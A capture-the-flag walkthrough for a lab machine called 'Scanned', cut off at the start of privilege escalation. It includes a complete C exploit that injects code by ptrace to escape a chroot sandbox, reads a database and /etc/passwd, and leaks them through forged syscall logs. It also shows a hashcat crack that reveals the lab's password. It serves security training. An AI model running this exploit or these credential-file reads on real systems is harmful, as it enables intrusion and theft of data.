Scanned

29th Aug. 2022 / Document No D22.100.196

Prepared By: amra

Machine Author: clubby789

Difficulty: Insane

Classification: Official

Synopsis

Scanned is an Insane Linux machine that starts with a webpage of a malware scanning application. The source code for both the web application and a sandboxing application is available for review through the webpage. A potential attacker will have to review the source code and trace some minor coding mistakes that combined could lead to a full system compromise. An attacker can exploit these mistakes and craft a binary that can bypass the sandbox and leak sensitive information from the remote machine. The attacker can retrieve a password hash that once cracked, reveals a valid password for the user `clarence` through SSH. Once the attacker has proper access to the remote machine, enumerating for possible privilege escalation paths yields no fruitful results. So, they have to re-use the context of the original foothold to exploit the `chroot` mechanism of the sandbox by hijacking a library used by a SUID binary. Through this exploitation process, an attacker can create a backdoor on the system and gain `root` privileges.

Skills Required

- Enumeration
- Source code review
- Linux capabilities
- Namespaces


Skills Learned

- Manual exploitation
- Escaping `chroot`
- Code injection
- Library hijack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.141 | grep ^[0-9] | cut -d '/' -f 1 | tr
'\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.141
```




```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.141 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.141

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
|_http-title: Malware Scanner
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The initial Nmap output reveals just two ports open. On port 22 an SSH server is running and on port 80 an `Nginx` web server. Since we don't, currently, have any valid SSH credentials we begin our enumeration by visiting port `80`.

Nginx

We begin our enumeration by visiting `http:/10.10.11.141`. The page seems to be a malware scanning service, called `MalScanner`.



MalScanner

A brand new, totally FOSS, malware analysis sandbox!

- **How does it work?**
  Simply upload an untrusted executable here, and we'll run it in a safe environment
- **What do the results look like?**
  You'll be able to view a list of syscalls and arguments made by the executable, sorted by their potential danger.
- **How can this be so safe?**
  Simple! We use the most advanced security features offered by Debian 11, such as chroot, user namespaces, and ptrace!
- **Can I see a list of my uploaded samples?**
  Unfortunately not yet, but our developers are hard at work with the database functionality in order to allow regular users to create accounts.
- **Where can I download the source code?!?**
  Right here!

The webpage, informs us that we can upload any binary we want to scan to identify malicious activity by looking at the syscalls, with their respective arguments, that the binary makes.

Moreover, according to the webpage, we know that the environment in which the binary will be executed is `Debian 11`.

Finally, the most interesting clue we can get from the webpage is the actual source code of the malware scanner.

```
ls -al source

drwxr-xr-x 9 root root 4096 Sep 14  2021 malscanner
drwxrwxrwx 3 root root 4096 Sep 14  2021 sandbox
```

We get the source code of both the malware scanner web application and the sandbox binary.

Foothold

The folder named `malscanner` contains the website's source code, which turns out is based on the Django framework. But, we are more interested in the sandbox's source code inside the `sandbox` folder.

Let's take a closer look at the file called `sandbox.c` which seems to contain the main code for the sandboxing binary.

```
#define _GNU_SOURCE
#include <sched.h>
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <fcntl.h>
#include <time.h>
#include <sys/stat.h>
#include <sys/prctl.h>
#include <sys/mount.h>
#include <sys/syscall.h>
#include <sys/capability.h>


struct user_cap_header_struct {
    int version;
    pid_t pid;
};
struct user_cap_data_struct {
    unsigned int effective;
    unsigned int permitted;
    unsigned int inheritable;
};


int copy(const char* src, const char* dst);
void do_trace();
int jailsfd = -1;

#define DIE(err) fprintf(stderr, err ": (%d)\n", errno); exit(-1)

// Take a 16 byte buffer and generate a pseudo-random UUID
void generate_uuid(char* buf) {
    srand(time(0));
    for (int i = 0; i < 32; i+=2) {
        sprintf(&buf[i], "%02hhx", (char)(rand() % 255));
    }
}

// Check we have all required capabilities
void check_caps() {
    struct user_cap_header_struct header;
    struct user_cap_data_struct caps;
    char pad[32];
    header.version = _LINUX_CAPABILITY_VERSION_3;
    header.pid = 0;
    caps.effective = caps.inheritable = caps.permitted = 0;
    syscall(SYS_capget, &header, &caps);
    if (!(caps.effective & 0x2401c0)) {
        DIE("Insufficient capabilities");
    }
}

void copy_libs() {
    char* libs[] = {"libc.so.6", NULL};
    char path[FILENAME_MAX] = {0};
    char outpath[FILENAME_MAX] = {0};
    system("mkdir -p bin usr/lib/x86_64-linux-gnu usr/lib64; cp /bin/sh bin");
    for (int i = 0; libs[i] != NULL; i++) {
        sprintf(path, "/lib/x86_64-linux-gnu/%s", libs[i]);
        // sprintf(path, "/lib/%s", libs[i]);
        sprintf(outpath, "./usr/lib/%s", libs[i]);
        copy(path, outpath);
    }
    copy("/lib64/ld-linux-x86-64.so.2", "./usr/lib64/ld-linux-x86-64.so.2");
    system("ln -s usr/lib64 lib64; ln -s usr/lib lib; chmod 755 -R usr bin");
}

// Create PID and network namespace
void do_namespaces() {
    if (unshare(CLONE_NEWPID|CLONE_NEWNET) != 0) {DIE("Couldn't make namespaces");};
    // Create pid-1
    if (fork() != 0) {sleep(6); exit(-1);}
    mkdir("./proc", 0555);
    mount("/proc", "./proc", "proc", 0, NULL);
}

// Create our jail folder and move into it
void make_jail(char* name, char* program) {
    jailsfd = open("jails", O_RDONLY|__O_DIRECTORY);
    if (faccessat(jailsfd, name, F_OK, 0) == 0) {
        DIE("Jail name exists");
    }
    int result = mkdirat(jailsfd, name, 0771);
    if (result == -1 && errno != EEXIST) {
        DIE( "Could not create the jail");
    }

    if (access(program, F_OK) != 0) {
        DIE("Program does not exist");
    }
    chdir("jails");
    chdir(name);
    copy_libs();
    do_namespaces();
    copy(program, "./userprog");
    if (chroot(".")) {DIE("Couldn't chroot #1");}
    if (setgid(1001)) {DIE("SGID");}
```

```c
    if (setegid(1001)) {DIE("SEGID");}
    if (setuid(1001)) {DIE("SUID");};
    if (seteuid(1001)) {DIE("SEUID");};
    do_trace();
    sleep(3);
}

int main(int argc, char** argv) {
    if (argc < 2) {
        printf("Usage: %s <program> [uuid]\n", argv[0]);
        exit(-2);
    }
    if (strlen(argv[1]) > FILENAME_MAX - 50) {
        DIE("Program name too long");
    }
    if ((argv[1][0]) != '/') {
        DIE("Program path must be absolute");
    }
    umask(0);
    check_caps();
    int result = mkdir("jails", 0771);
    if (result == -1 && errno != EEXIST) {
        DIE( "Could not create jail directory");
    }
    char uuid[33] = {0};
    if (argc < 3) {
        generate_uuid(uuid);
    } else {
        memcpy(uuid, argv[2], 32);
    }
    uuid[32] = 0;
    make_jail(uuid, argv[1]);
}
```

The developer has left some comments to help us understand the flow of execution. While the file `sandbox.c` is the most important one, we have to review the majority of the files to grasp the full functionality of the scanner. To make things easier to track, we can summarize the functionality of the executable, whilst mentioning the relative source code file, in case the clue is not derived from `sandbox.c`, like so:

- Checks that it is running with `CAP_SYS_ADMIN|CAP_SYS_CHROOT|CAP_SETUID|CAP_SETGID|CAP_SETPCAP`.

  > To get the human-readable capabilities we can use this command `capsh --decode=02401c0`.

- Creates a `jails` directory, if one doesn't exist already
- Creates a folder within the directory with the MD5 hash of the uploaded binary (`malscanner/scanner/views.py`)

- Copies a few system libraries into the folder
- Creates a new PID and network namespace
- Mounts a new `/proc` filesystem into the folder
- Copies the user's program to `/userprog`
- Sets its UID/GID to `1001`
- Removes all capabilities
- Forks into `child` (executes user program), `killer` (kills the child after 5 seconds), and `logger` (logs syscalls) (`sandbox/tracing.c`)

Now, that we have a basic execution flow in mind we can take a closer look at the `tracing.c` file that contains the source code of the actual tracing and logging.

```
<SNIP>

void do_trace() {
    // We started with capabilities - we must reset the dumpable flag
    // so that the child can be traced
    prctl(PR_SET_DUMPABLE, 1, 0, 0, 0, 0);
    // Remove dangerous capabilities before the child starts
    struct user_cap_header_struct header;
    struct user_cap_data_struct caps;
    char pad[32];
    header.version = _LINUX_CAPABILITY_VERSION_3;
    header.pid = 0;
    caps.effective = caps.inheritable = caps.permitted = 0;
    syscall(SYS_capget, &header, &caps);
    caps.effective = 0;
    caps.permitted = 0;
    syscall(SYS_capset, &header, &caps);
    int child = fork();
    if (child == -1) {
        DIE("Couldn't fork");
    }
    if (child == 0) {
        do_child();
    }
    int killer = fork();
    if (killer == -1) {
        DIE("Couldn't fork (2)");
    }
    if (killer == 0) {
        do_killer(child);
    } else {
        do_log(child);
    }
}
```

```
void do_child() {
    // Prevent child process from escaping chroot
    close(jailsfd);
    prctl(PR_SET_PDEATHSIG, SIGHUP);
    ptrace(PTRACE_TRACEME, 0, NULL, NULL);
    char* args[] = {NULL};
    execve("/userprog", args, NULL);
    DIE("Couldn't execute user program");
}
<SNIP>
```

Focusing on the `do_trace()` and `do_child()` functions we can spot two small details that will allow us to escape the sandbox.

To begin with, let's examine the following comment:

```
void do_trace() {
    // We started with capabilities - we must reset the dumpable flag
    // so that the child can be traced
    prctl(PR_SET_DUMPABLE, 1, 0, 0, 0, 0);
```

The developer correctly recognizes that starting a privileged process (with file capabilities) means the `dumpable` flag is set to 0, and this must be set to 1 to allow tracing, however, they set the flag, not in the child, but before the fork - in other words, all 3 processes (`child`, `killer,` and `logger`) will be dumpable/traceable.

Then, looking at the `do_child()` we can spot another flaw:

```
void do_child() {
   // Prevent child process from escaping chroot
   close(jailsfd);
```

Here, `jailsfd` refers to a file descriptor pointing at the `jails` directory (the parent of the chroot jail). They correctly recognize that this should be closed to prevent the child from using it to escape the jail, however, they only close it in the child process - it is still open in the other processes.

These two details are enough to completely compromise the sandbox. In a technique outlined here, we can see the ability to `ptrace` a non-chrooted process that will allow us to escape the jail. All processes here are "chrooted", but the `killer` and `logger` processes have a file descriptor from outside the jail open - and they have been specifically marked as traceable, by setting the `dumpable` flag. One last detail remains - in most distributions, the kernel configuration file `/proc/sys/kernel/yama/ptrace_scope` is set to `1` - this means that a process can only be traced by their ancestors (or processes specifically allowed via `PR_SET_TRACER`), however, one common distribution stands out as having this set to '0' (unrestricted). The reasons for this are detailed here - and the website specifies that the program is running on Debian.

At this point, our goal is to craft an executable that attaches to the `killer` process and injects some malicious code to extract sensitive information from the machine. More specifically, looking at the website's source code, the `settings.py` file gives the application path as `/var/www/malscanner/` on the remote machine, using this, we can direct our exploit to read the database file `malscanner.db` hoping that we can re-use some credentials we might extract from it. To make things a little bit easier, the sandbox makes use of a PID namespace, the `logger` will always be PID `1`, the `child` will always be PID `2`, and the `killer` will always be PID `3`. We will present the complete source code of the binary and then explain its functionality.

```c
#include <errno.h>
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/wait.h>
#include <sys/syscall.h>

void do_stage_1();
void do_stage_2();
void log_data(char* data, unsigned long  size);
void inject();
void guard();

//
https://github.com/earthquake/chw00t/blob/1fd1016eb957264ca45fe091c4c7e68e352fd65f/chw0
0t.c#L199
void putdata(pid_t child, unsigned long long addr, char* str, int len) {
    char *laddr;
    int i, j;
    union u {
        long val;
        char chars[sizeof(int)];
    } data;

    i = 0;
    j = len / sizeof(int);
    laddr = str;
    while(i < j) {
        memcpy(data.chars, laddr, sizeof(int));
        if (ptrace(PTRACE_POKEDATA, child,
                (void*)addr + i * sizeof(int), data.val) != 0) {
            printf("Error poking - %d\n", errno);
            return;
        };
        ++i;
        laddr += sizeof(int);
    }
    j = len % sizeof(int);
    if(j != 0) {
        memcpy(data.chars, laddr, j);
        ptrace(PTRACE_POKEDATA, child,
               (void*)addr + i * sizeof(int), data.val);
    }
}

void do_stage_1() {
    const int pid = 3;
    printf("Child is %d\n", getpid());
    // Stage 1 consists of locating the parent process, attaching to it, and injecting
code
    if (ptrace(PTRACE_ATTACH, pid, 0, 0) != 0) {
        perror("Attaching");
        return;
    }
    // Wait for process to stop
    wait(NULL);
    printf("[*] Attached\n");

    // Retrieve the registers - we need RIP in order to know where to overwrite code
    struct user_regs_struct regs;
    if (ptrace(PTRACE_GETREGS, pid, NULL, &regs) != 0) {
        perror("Get regs");
        return;
    }
    printf("[*] Got regs\n");
    // 'guard' is a dummy symbol located at the end of our 'inject' function, to allow
us
    // to write the correct amount of code in
    putdata(pid, regs.rip, (char*)inject, (int)(&guard - &inject));
    printf("[*] Wrote data\n");
    // Leave the process to run our code
    if (ptrace(PTRACE_DETACH, pid, 0, 0) != 0) {
        perror("Detach");
        return;
    }
    puts("[*] Detached!");
    sleep(5);
}

void do_stage_2() {
    puts("Stage 2 - currently running in killer");
    const int fd = 3;
    // Save our location so we can switch back to it
    int cwd = open(".", O_RDONLY|O_DIRECTORY);
    int status;
    // Use the dangling FD to leave chroot
    status = fchdir(fd);
    if (status != 0) {
        printf("fchdir() = %d\n", errno);
        return;
    }
    status = chdir("../../../../../../../../../../");

    if (status != 0) {
        printf("chdir() = %d\n", errno);
        return;
    }
    // chroot capability was dropped, but that's ok - we can access paths relative to
the real root
   // The only limitation is that due to binaries being linked against libraries with
absolute paths,
   // we cannot execute any subprograms, other than those with the correct libraries
already copied in.
    int file_fd = open("./var/www/malscanner/malscanner.db", O_RDONLY);
    char* buf = calloc(1, 200000);
    unsigned long size = read(file_fd, buf, 200000);
    close(file_fd);
    fchdir(cwd);
    log_data(buf, size);
}

void inject() {
    // Setup an execve call
    char program[] = "/userprog";
    char* arg[3] = {program, "2", 0};
    // Hand-write the system call execve("/userprog", ["/userprog", "2", NULL], NULL]);
    asm("movq $59, %%rax; movq %0, %%rdi; movq %1, %%rsi; xor %%rdx,%%rdx; syscall;"
        :
        :"r"(program), "r"(arg)
        : "rax", "rdi", "rsi", "rdx");
}
void guard() {}

int main(int argc, char** argv) {
    if (argc < 2) { do_stage_1(); }
    else { do_stage_2(); }
}

void log_data(char* data, unsigned long  size) {
    int fd = open("log", O_WRONLY|O_APPEND, 0777);
    lseek(fd, 0, SEEK_END);
    int offset = 0;
    char buf[8*8] = {0};
    while (offset < size) {
        // Mark that this is our syscalls with a very distinct number
        ((unsigned long*)buf)[0] = 0x1337;
        memcpy(&buf[7*8], &data[offset], 8);
        write(fd, buf, sizeof(buf));
        offset += 8;
    }
    close(fd);
}
```

The main part of our binary is based on this technique. The specifics of our application begin with the `inject()` function. Our `inject` code must be very simple - it shouldn't make any assumptions about where it's loaded, be as short as possible, and not attempt to load symbols from the binary. These are the reasons why the `inject()` function is mainly written in assembly, and rather than attempting to do anything complex in this limited context, we simply re-execute the same binary with two major differences:

1. An argument `2` is passed to cause it to call the `stage 2` handler
2. We now have the open file descriptor outside the jail

The `do_stage_2()` is where the exfiltration takes place. We need to be able to exfiltrate data from the machine, but there's a problem - the network namespace prevents any kind of network access. There's only one way for information to leave the jail - the log file. Returning to the sandbox source code, inside the `tracing.c` file, we can see the format:

```
typedef struct __attribute__((__packed__)) {
   unsigned long rax;
   unsigned long rdi;
   unsigned long rsi;
   unsigned long rdx;
   unsigned long r10;
   unsigned long r8;
   unsigned long r9;
   unsigned long ret;
} registers;
```


Each syscall is a 64 byte binary blob - the website will display `rax` (syscall number) and `ret` (return value). If the syscall has been registered, it will also display the arguments, but only a small subset of the syscalls available have their argument count set. To exfiltrate data, we will forge syscalls with a number of `1337` - this is way out of the range of real syscalls, so we don't risk colliding and picking up real syscall logs. The data itself will be exfiltrated in `ret`, in chunks of 8 bytes at a time. The function `log_data(char* data, unsigned long  size)` is responsible for crafting and preparing the exfiltrated chunks.

> Note: There is a small possibility of causing a race condition with the real syscall log, which could clobber our data - as long as our original process is sleeping, however, no new calls should be written.


To ensure cross-platform capability, we should compile the malicious binary statically with the Musl C library.

```
musl-gcc -static source.c
```

Now that we have a built binary, we can upload our sample to the website and receive the output.



Then, we submit the query and we get the output:



System Call log for sample 14edeb0118f2e86e94a79da053bf23fa

Show High Priority Syscalls (24)
Show Medium Priority Syscalls (0)
Show Low Priority Syscalls (0)
Show Ignored Syscalls (16392)

```
sys_158() = 0x0

sys_218() = 0x2

sys_39() = 0x2

sys_16() = -0x19

sys_20() = 0xb

sys_61() = -0x26

sys_4919() = 0x66206574694c5153

sys_4919() = 0x332074616d726f
```

We can see a lot of `ignored` syscalls with the number `4919` which is the decimal representation of `0x1337`. This is a strong indication that our malicious code got executed successfully and we managed to leak sensitive information from the server.


At this point, we can craft a Python script to "reverse" the process of the `log_data` function and give us human-readable data from the scan output.

```python
import requests
import sys
import re
import struct

if len(sys.argv) < 2:
   print(f"Usage: {sys.argv[0]} <url>")
   exit(-1)
r = requests.get(sys.argv[1])
calls = re.findall(r"sys_4919\(\) = 0x([a-f0-9]+)", r.text, re.MULTILINE)
exfil = b""
for val in calls:
   exfil += struct.pack("Q", int(val, 16))
print(exfil.decode())
```

Then, we execute it and parse the output.

```
python3 exfil.py http://10.10.11.141/viewer/14edeb0118f2e86e94a79da053bf23fa/; cat out
```



```
python3 exfil.py http://10.10.11.141/viewer/14edeb0118f2e86e94a79da053bf23fa/; strings out

<SNIP>
md5$kL2cLcK2yhbp3za4w3752m$9886e17b091eb5ccdc39e436128141cf
<SNIP>
```


We have an MD5 hash which we can try to crack using Hashcat.

First, according to this, we have to reformat our hash to `salt:pass` for Hashcat to be able to recognize the hash. Thus, we have the following hash:

```
9886e17b091eb5ccdc39e436128141cf:kL2cLcK2yhbp3za4w3752m
```

Now, we can try to crack it.

```
hashcat -m 20 hash /usr/share/wordlists/rockyou.txt
```



```
hashcat -m 20 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.2.5) starting
<SNIP>

9886e17b091eb5ccdc39e436128141cf:kL2cLcK2yhbp3za4w3752m:onedayyoufeellikecrying

Session..........: hashcat
Status...........: Cracked
<SNIP>
```

The hash got cracked successfully and we have the clear text password of `onedayyoufeellikecrying`.

Here, we find ourselves in an uncommon position. We have a potentially valid password to try and authenticate with the SSH service, but we don't have a valid username. Luckily, we know how to extract sensitive information from the remote machine. By modifying only the following line in our binary's source code we can read the `/etc/passwd` file to get a list of potential usernames.

```
int file_fd = open("./etc/passwd", O_RDONLY);
```

Then, we re-compile our binary, upload it and parse the output from the website using our Python script:

```
python3 exfil.py http://10.10.11.141/viewer/22e5442cdbef2cdfccc3de95538881b4/; cat out

<SNIP>
clarence:x:1000:1000:clarence,,,:/home/clarence:/bin/bash
<SNIP>
```

We have the potential username `clarence`. Let's try to authenticate to the remote machine using SSH with the credentials `clarence:onedayyoufeellikecrying`.

```
ssh clarence@10.10.11.141

clarence@scanned:~$ id
uid=1000(clarence) gid=1000(clarence) groups=1000(clarence)
```

We have authenticated successfully. The user flag can be found on `/home/clarence/user.txt`.

Privilege Escalation

Now, we have to find a way to elevate our privileges to `root`.

Starting our enumeration process we find nothing of use to exploit and elevate our privileges. For this reason, we again turn our attention to the sandboxing/scanning application. The sandboxing uses `chroot` which is gated behind a capability. Thus, it may be possible to exploit the ability of the binary to change the system's root path. All that `chroot` does is change the way the kernel looks up absolute paths - paths beginning with `/` will be resolved from the chroot, rather than the real root. Relative paths are still fully accessible, assuming the working directory is outside the jail.

According to this Wikipedia article for `chroot`:

> Only the root user can perform a chroot. This is intended to prevent users from putting a setuid program inside a specially crafted chroot jail
> (for example, with a fake /etc/passwd and /etc/shadow file) that would fool it into a privilege escalation.

